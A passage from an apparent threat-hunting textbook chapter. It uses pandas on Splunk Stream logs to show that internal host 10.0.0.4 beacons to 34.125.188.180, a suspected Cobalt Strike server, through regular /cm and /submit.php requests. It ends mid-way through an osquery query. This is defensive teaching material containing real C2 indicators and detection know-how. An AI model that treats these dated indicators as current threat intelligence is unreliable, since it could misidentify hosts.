```

Checking the certificate hosted on the IP address shows that it is a valid one and issued to multiple wiki domains. The following output is edited for brevity.

Listing 6.23 Certificate served by `208.80.154.224`

```
| ssl-cert: Subject: commonName=*.wikipedia.org
| Subject Alternative Name: DNS:*.m.mediawiki.org,
  DNS:*.m.wikibooks.org, DNS:*.m.wikidata.org,
  DNS:*.m.wikimedia.org, DNS:*.m.wikinews.org,
  DNS:*.m.wikipedia.org, DNS:*.m.wikiquote.org,
  ...
  DNS:wikiversity.org, DNS:wikivoyage.org,
  DNS:wiktionary.org, DNS:wmfusercontent.org
| Issuer: commonName=R3/organizationName=Let's Encrypt/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-07-10T06:22:07
| Not valid after:  2022-10-08T06:22:06
| MD5:   529c 7963 c62b e1a6 1792 46af 7800 3ebc
|_SHA-1: 2a6f bcf5 e895 edd2 737a 2998 c956 a0ac f37f a826
```

Nothing is super-suspicious about this IP address yet, but let's investigate further. Another set of events might be useful: the ones with a `sourcetype` of `stream:http` and capture HTTP payloads. In the following listing, we search for HTTP events containing `208.80.154.224`.

Listing 6.24 Searching for 208 . 80 . 154 . 224 in events

```
df_original.loc[df_original['dest_ip'] == \
    '208.80.154.224'].groupby(['src_ip', 'site', \
    'uri_path', 'status']).size()                    ①
```

① **Searches for events with dest_ip 208.80.154.224**

Figure 6.5 shows the output of this search.

src_ip	site	uri_path	status	
10.0.0.10	commons.wikimedia.org	/w/api.php	301	1
		/w/index.php	301	1
		/wiki/%EB%8C%80%EB%AC%B8	301	1
		/wiki/Cifapad	301	2
		/wiki/Commons:Media_help	301	1
		/wiki/Commons:Media_help/nl	301	1
		/wiki/Faqja_kryesore	301	1
		/wiki/File:Gnome-audio-x-generic.svg	301	1
		/wiki/Oj%C3%BAew%C3%A9_%C3%80k%E1%BB%8D%CC%81k%E1%BB%8D%CC%81	301	1
10.0.0.11	en.wikipedia.org	/wiki/Augmentation_Research_Center	301	1
		/wiki/Douglas_Engelbart	301	1
		/wiki/IP_address	301	1
		/wiki/RFC_(identifier)	301	1
10.0.0.4	meta.wikimedia.org	/w/index.php	301	1
		/wiki/Case_study_2013-02-27	301	1
	species.wikimedia.org	/	301	1
		/w/index.php	301	7
		/wiki/File:Wikiquote-logo.svg	301	1
		/wiki/Special:RecentChanges	301	1
		/wiki/Template:Sisterprojects-yue	301	1
		/wiki/User:RLJ	301	1
10.0.0.6	de.wikipedia.org	/wiki/HTTP-Cookie	301	1
	en.wikipedia.org	/wiki/SHA2	301	1
	fi.wikipedia.org	/wiki/Bannerimainonta	301	1
...				
		/wiki/Linfen	301	1
		/wiki/Xining	301	1
	www.wikidata.org	/entity/P9073	301	1
10.0.0.8	en.wikipedia.org	/wiki/OS_X_Mountain_Lion	301	1

dtype: int64

Output is truncated. View as a scrollable element or open in a text editor. Adjust cell output settings...

Figure 6.5 Snapshot of the output of executing the code in listing 6.24

The output exhibits web-crawling behavior. Examining the `uri_path` content does not reveal malicious intent so far, but still, observing this behavior from multiple endpoints should be of concern. Using our Jupyter notebook, let's visualize the time interval between connections from `10.0.0.4` to `208.80.154.224`. You can perform the same process for other internal IP addresses (`10.0.0.6-12`) communicating with `208.80.154.224`.

Listing 6.25 Plot `time_diff_sec` for `10.0.0.4` and `208.80.154.224` over port `443`

```
df.loc[(df['src_ip'] == '10.0.0.4') & (df['dest_ip'] == \
    '208.80.154.224') & (df['dest_port'] == 443)].\
    sort_values(by=['epoch_timestamp'], ascending=True).\
    set_index('epoch_timestamp')['time_diff_sec'].\
    plot(figsize=[25, 5], kind='line', color='orange').\
    set(xticklabels=[])                                    ①
```

① **For specific values of src_ip, dest_ip, and dest_port in DataFrame df, sorts the output based on date; sets date as the index; and generates a plot that shows the value of time_diff_sec over time**

The plot instruction includes parameters such as the figure size, width (25 inches), height (5 inches), plot type (`line`), and color (`orange`). `set(xticklabels=[])` instructs the program to plot without displaying the x-axis ticks. You can change the plot settings to match your preference. Figure 6.6 shows the line graph generated by executing this code.




Figure 6.6 Time difference in seconds over time for connections between `10.0.0.4` and `208.80.154.224` over port `443`

In figure 6.6, the x-axis represents the date and time (in epoch), and the y-axis represents the value of `time_diff_sec`. Figure 6.6 doesn't reveal much apart from the fact that the value of `time_diff_sec` has a large range. We can examine and visualize the distribution of values of `time_diff_sec` by building a histogram using the code in Listing 6.26 to gain a better understanding of `time_diff_sec`.

DEFINITION A *histogram* is a column chart that shows frequency data. In a histogram, data is grouped in continuous number ranges, each corresponding to a vertical bar.

Listing 6.26 Plot `time_diff_sec` for `10.0.0.4` and `208.80.154.224` over port `443`

```
df.loc[(df['src_ip'] == '10.0.0.4') & (df['dest_ip'] \
    == '208.80.154.224') & \(df['dest_port'] == 443)].\
        sort_values(by=['epoch_timestamp'], ascending=True).\
            set_index('epoch_timestamp')['time_diff_sec'].\
                hist(figsize=[25,5], color='orange', bins=50) ①
```

① **For specific values of src_ip, dest_ip, and dest_port in DataFrame df, sorts the output based on date; sets date as the index; and generates a histogram type of plot with a width of 25 inches and height of 5 inches**

Figure 6.7 shows the line graph generated by executing the code in listing 6.26.




Figure 6.7 Distribution of `time_diff_sec` between `10.0.0.4` and `208.80.154.224` over port `443`

In figure 6.7, the x-axis represents the value of `time_diff_sec`, and the y-axis represents the value of the number of occurrences. We need to investigate further, so we'll record our findings and move on to the second IP address of concern, `34.125.188.180`. You may want to refill your cup of coffee (or tea) before we start investigating the second IP address.

Beaconing to `34.125.188.180`

The second IP address, `34.125.188.180`, is hosted on GCP and has no recent domains associated with it based on queuing VirusTotal and Umbrella. Similar to what we did for the previous IP address, we'll start by finding the endpoints connecting to this IP address. The following listing shows the search command.

Listing 6.27 Python code: IP addresses communicating with `34.125.188.180`

```
df_original.loc[df_original['dest_ip'] == \
    '34.125.188.180'].groupby(['src_ip',\
    'dest_ip', 'dest_port', 'app', 'sourcetype']).size()      ①
```

① **Searches for events with source column dest_ip set to 34.125.188.180; groups and counts the output based on the src_ip, dest_ip, dest_port, app, and sourcetype**

Following is the output of the search.

Listing 6.28 Output: IP addresses communicating with `34.125.188.180`

```
src_ip     dest_ip          dest_port  app      sourcetype
10.0.0.4   34.125.188.180   80         http     stream:tcp    755
                                       unknown  stream:tcp    770
```

The output shows a single internal host, `10.0.0.4`, connecting `1525` (`770`+`755`) times to `34.125.188.180` over port `80`. In the matching events, Splunk Stream identified `http` as the application used for `755` of these connections and `unknown` for the rest.

Let's pivot to the original events to investigate the HTTP request payloads. The following listing displays the output in a table showing fields `site`, `uri_path`, and `status`.

Listing 6.29 Python code: Searching for events with `dest_ip` `34.125.188.180`

```
df_original.loc[df_original['dest_ip'] == '34.125.188.180'].\
    groupby(['src_ip', 'site', 'uri_path', 'status']).\
    size()                                                    ①
```

① **Filters rows in the df_original DataFrame where the dest_ip column equals 34.125.188.180; groups the filtered data by the columns src_ip, site, uri_path, and status; and counts the number of occurrences for each group**

The following listing shows the output of the search.

Listing 6.30 Output: Events of source type `stream:http` containing `34.125.188.180`

```
src_ip    site            uri_path     status
10.0.0.4  34.125.188.180  /b           200         1
                                       404         2
                          /cm          200       677
                          /submit.php  200        73
```

The output shows status `200` (success) for most of the requests: 73 requests to `/submit.php`, 677 requests to `/cm`, and 1 request to `/b`. These interesting repeated requests happen at a regular interval based on the standard deviation value we calculated earlier (`std1< 100`).

Let's take a closer look at the content of `stream:http` events with `uri_path` set to `/submit.php` or `/cm`. The following output is edited for brevity.

Listing 6.31 Web event with `uri_path` set to `/cm`

```
{
"sourcetype":"stream:http",
...
"bytes":510,
"bytes_in":395,
"bytes_out":115,
"cookie":"BYbgQMMwq1YiTaHxCX6SrnOYpf7R2q
 nlx5qwQl4IiiCLIR9RDq12RokOeihycq2XOddYa
 m/7DCKrrWZlejtB1PoNXLIQAkP2k+wNCWXbrMoj
 1BgWRnE+YV3AJiy2A3A7ZLeIs0ijVXqSs9uGJ1L
 rTH9//FHFMjH2ZbG0Tkgepiw=",
"dest_ip":"34.125.188.180",
...
"dest_port":80,
...
...
"http_content_length":0,
"http_content_type":"application/octet-stream",
"http_method":"GET",
"http_user_agent":"Mozilla/4.0
 (compatible; MSIE 8.0; Windows NT 5.1;
 Trident/4.0; InfoPath.2; .NET CLR 2.0.50727)",
"protocol_stack":"ip:tcp:http",
"site":"34.125.188.180",
"src_ip":"10.0.0.4",
...
```

```
"src_port":62228,
"status":200,
...
"transport":"tcp",
"uri_path":"/cm",
...
}
```

At the beginning of this chapter, we reviewed the structure and fields in `stream:http` events. Please refer to listing 6.3 if you need to revisit the sample event. The following output is edited for brevity.

Listing 6.32 Web event with `uri_path` set to `/submit.php`

```
{
"sourcetype":"stream:http",
...
"bytes":1573421,
"bytes_in":1573321,
"bytes_out":100,
"dest_ip":"34.125.188.180",
...
"dest_port":80,
...
"http_content_length":0,
"http_content_type":"text/html",
"http_method":"POST",
"http_user_agent":"Mozilla/4.0 (compatible;
 MSIE 8.0; Windows NT 5.1; Trident/4.0;
 InfoPath.2; .NET CLR 2.0.50727)",
"protocol_stack":"ip:tcp:http",
"site":"34.125.188.180",
"src_ip":"10.0.0.4",
...
"src_port":51873,
"status":200,
...
"transport":"tcp",
"uri_path":"/submit.php",
...
}
```

Listings 6.33 and 6.34 show that requests were made from a client with a Windows-based user agent, `Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; InfoPath.2; .NET CLR 2.0.50727)`. We know by now, however, that we can't trust this field to be

authentic. An adversary can choose any string as a user agent when making web requests.

The request to `/cm` is of type `GET`, and the request to `/submit.php` is of type `POST`. A quick search in our data store reveals that this is the case for all the other events.

Listing 6.33 `34.125.188.180` in events with `uri_path` set to `/submit.php` or `/cm`

```
df_original.loc[(df_original['dest_ip'] == '34.125.188.180') & \
    ((df_original['uri_path'] == '/submit.php') | \
    (df_original['uri_path'] == '/cm'))].\
    groupby(['uri_path', 'http_method', 'status']).\
    size()                                                    ①
```

① **Filters the df_original DataFrame for entries in which the destination IP is 34.125.188.180 and the URI path is /submit.php or /cm; groups the entries by uri_path, http_method, and status; and counts the number of occurrences in each group**

Executing the preceding code generates the following output.

Listing 6.34 `34.125.188.180` with `uri_path` field set to `/submit.php` or `/cm`

```
uri_path     http_method  status
/cm          GET          200       677
/submit.php  POST         200        73
```

The next thing to do is find out the level of consistency of connections identified by Stream as `http`. For that task, we'll revisit the calculation we built earlier using the Jupyter notebook: find the standard deviations for all connections between `10.0.0.4` and `34.125.188.180` and then break that down into `http` and `unknown`. Listings 6.35 and 6.36 are for all connections between `10.0.0.4` and `34.125.188.180` over port `80`.

Listing 6.35 Calculating the standard deviation for all values of app

```
unique_df.loc[(unique_df['src_ip'] == '10.0.0.4') & \
    (unique_df['dest_ip'] == '34.125.188.180') & \
    (unique_df['dest_port'] == 80)].\
    groupby(unique_df[,std1']).size()                    ①
```

① **Filters the unique_df DataFrame for rows where the source IP is 10.0.0.4, the destination IP is 34.125.188.180, and the destination port is 80. Then it groups these filtered entries by the std1 column and counts the occurrences for each unique value in std1.**

Executing the code shows that the standard deviation is `28.829445`. Let's look at the time difference between connections over time.

Listing 6.36 Time difference in seconds for all values of app

```
df.loc[(df['src_ip'] == '10.0.0.4') & (df['dest_ip'] == \
    '34.125.188.180') & (df['dest_port'] == 80)].\
        sort_values(by=['epoch_timestamp'], ascending=True).\
            set_index('epoch_timestamp')['time_diff_sec'].\
                plot(figsize=[25,5], kind='line', color='orange')\
                    .set(xticklabels=[])                  ①
```

① **Filters df for rows matching a src_ip 10.0.0.4, dest_ip 34.125.188.180, and dest_port 80; sorts them by epoch_timestamp in ascending order; and plots a line graph of the time_diff_sec values against epoch_timestamp. The x-axis labels are removed to simplify the visualization.**

Executing the preceding code generates the graph shown in figure 6.8.




Figure 6.8 Time difference in seconds between connections over time for all values of `app`

In figure 6.8, the x-axis represents the date and time (in epoch time), and the y-axis represents the value of `time_diff_sec`. Listings 6.37 and 6.38 are for all connections between `10.0.0.4` and `34.125.188.180` over port `80` with `app` set to `http`.

Listing 6.37 Calculating the standard deviation for connections with `app` set to `http`

```
df.loc[(df['src_ip'] == '10.0.0.4') & (df['dest_ip'] == \
    '34.125.188.180') & (df['dest_port'] == 80) & \
        (df['app'] == 'http')].groupby(['app', 'std1']).size()
```

Executing the preceding code shows that the standard deviation is `30.120602` for the 755 connections. Let's look at the time difference between connections over time.

Listing 6.38 Time difference in seconds between connections over time for `app` set to `http`

```
df.loc[(df['src_ip'] == '10.0.0.4') & (df['dest_ip'] == \
    '34.125.188.180') & (df['dest_port'] == 80) & (df['app'] == 'http')].\
        sort_values(by=['epoch_timestamp'], ascending=True).\
            set_index('epoch_timestamp')['time_diff_sec'].\
                plot(figsize=[25,5], kind='line', color='orange')\
                    .set(xticklabels=[])
```

Executing the preceding code generates the graph shown in figure 6.9.

In figure 6.9, the x-axis represents the date and time, and the y-axis represents the value of `time_diff_sec`. Figure 6.9 reveals clear consistency in the value of `time_diff_sec`, oscillating between some low values and ~60 seconds. Listings 6.39 and 6.40 are for all connections between `10.0.0.4` and `34.125.188.180` over port `80` with `app` set to `unknown`.




Figure 6.9 Time difference in seconds between connections over time for `app` set to `http`

Listing 6.39 Standard deviation for connections with `app` set to `http`

```
df.loc[(df['src_ip'] == '10.0.0.4') & (df['dest_ip'] == \
    '34.125.188.180')  & (df['dest_port'] == 80) & \
        (df['app'] == 'unknown')].groupby(['app', 'std1']).size()
```

Executing this code shows that the standard deviation is `23.812667` for `unknown` for the 770 connections. Let's look at the time difference between connections over time.

Listing 6.40 Standard deviation for `app` set to `unknown`

```
df.loc[(df['src_ip'] == '10.0.0.4') & (df['dest_ip'] == \
    '34.125.188.180') & (df['dest_port'] == 80) & \
    (df['app'] == 'unknown')].\
    sort_values(by=['epoch_timestamp'], ascending=True).\
```

```
    set_index('epoch_timestamp')['time_diff_sec'].\
    plot(figsize=[25, 5], kind='line', color='orange').\
    set(xticklabels=[])
```

Figure 6.10 shows the distribution of `time_diff_sec` for connections with `app` set to `unknown`. The time interval between connections oscillates between some low values and ~60 seconds.




Figure 6.10 Time difference in seconds between connections over time for `app` set to `unknown`

In figure 6.10, the x-axis represents date and time, and the y-axis represents the value of `time_diff_sec`. In the following listing, we look at the distribution of `time_diff_sec` values by generating a histogram.

Listing 6.41 Generating a histogram for `time_diff_sec` with `app` set to `http`

```
df.loc[(df['src_ip'] == '10.0.0.4') & (df['dest_ip'] \
    == '34.125.188.180') & (df['dest_port'] == 80) & \
        (df['app'] == 'http')].sort_values(by=['epoch_timestamp'], \
            ascending=True).set_index('epoch_timestamp')['time_diff_sec'].\
                hist(figsize=[25,5], color='orange', bins=50)
```

Executing this code generates the graph shown in figure 6.11.




Figure 6.11 Distribution of `time_diff_sec` for `app` set to `http`

In figure 6.11, the x-axis represents the date and time (in epoch time), and the y-axis represents the value of `time_diff_sec`. Figure 6.11 shows that the time interval between connections is mostly very low (~1 second) and ~60 seconds. In the following listing, we look at the distribution of `time_diff_sec` values by generating a histogram for connections with `app` set to `unknown`.

Listing 6.42 Generating a histogram for `time_diff_sec` with `app` set to `unknown`

```
df.loc[(df['src_ip'] == '10.0.0.4') & (df['dest_ip'] \
    == '34.125.188.180') & (df['dest_port'] == 80) & \
        (df['app'] == 'unknown')].sort_values(by=['epoch_timestamp'], \
            ascending=True).set_index('epoch_timestamp')['time_diff_sec'].\
                hist(figsize=[25,5], color='orange', bins=50)
```

Executing the preceding code generates the graph shown in figure 6.12.

In figure 6.12, the x-axis represents the date and time (in epoch time), and the y-axis represents the value of `time_diff_sec`. Figure 6.12 shows that the time interval between connections is mostly 1 second.




Figure 6.12 Distribution of `time_diff_sec` for `app` set to `unknown`

By now, we have a few signs that drive us to believe that `10.0.0.4` is connecting to a C2 server:

- Regular connections (every 60 seconds or 1 second) are made to a public IP address that does not have domains or known services associated with it.
- The HTTP URI path in these requests are for `/cm` and `/submit.php`.

The quick search on VirusTotal shown in figure 6.13 reveals that only two security vendors, out of many, associate `34.125.188.180` with malware.




Figure 6.13 VirusTotal report on `34.125.188.180`

Selecting the Community tab reveals that a contributor, `drb_ra`, reported that the IP address hosts a Cobalt Strike server, as shown in figure 6.14.

NOTE Created in 2012, Cobalt Strike is an adversary simulation tool that adversaries have weaponized to gain a foothold in target networks and then download and execute malicious payloads.

With this information, we can drill further to determine what process(es) on `10.0.0.4` establish(es) these consistent connections to `34.125.188.180`. Recall that we have access to osquery. Using osquery, we can run a remote query against `10.0.0.4` requesting information about processes establishing network connections to `34.125.188.180`. The following listing shows the osquery command for listing processes connecting to `34.125.188.180`.




Figure 6.14 VirusTotal community comments on `34.125.188.180`

Listing 6.43 Listing processes connecting to `34.125.188.180`

```
SELECT DISTINCT
  pos.pid,
  p.name,
  pos.local_address,
  pos.local_port,
  pos.remote_address,
  pos.remote_port
FROM
  processes p
  JOIN process_open_sockets pos USING (pid)
```

```
WHERE
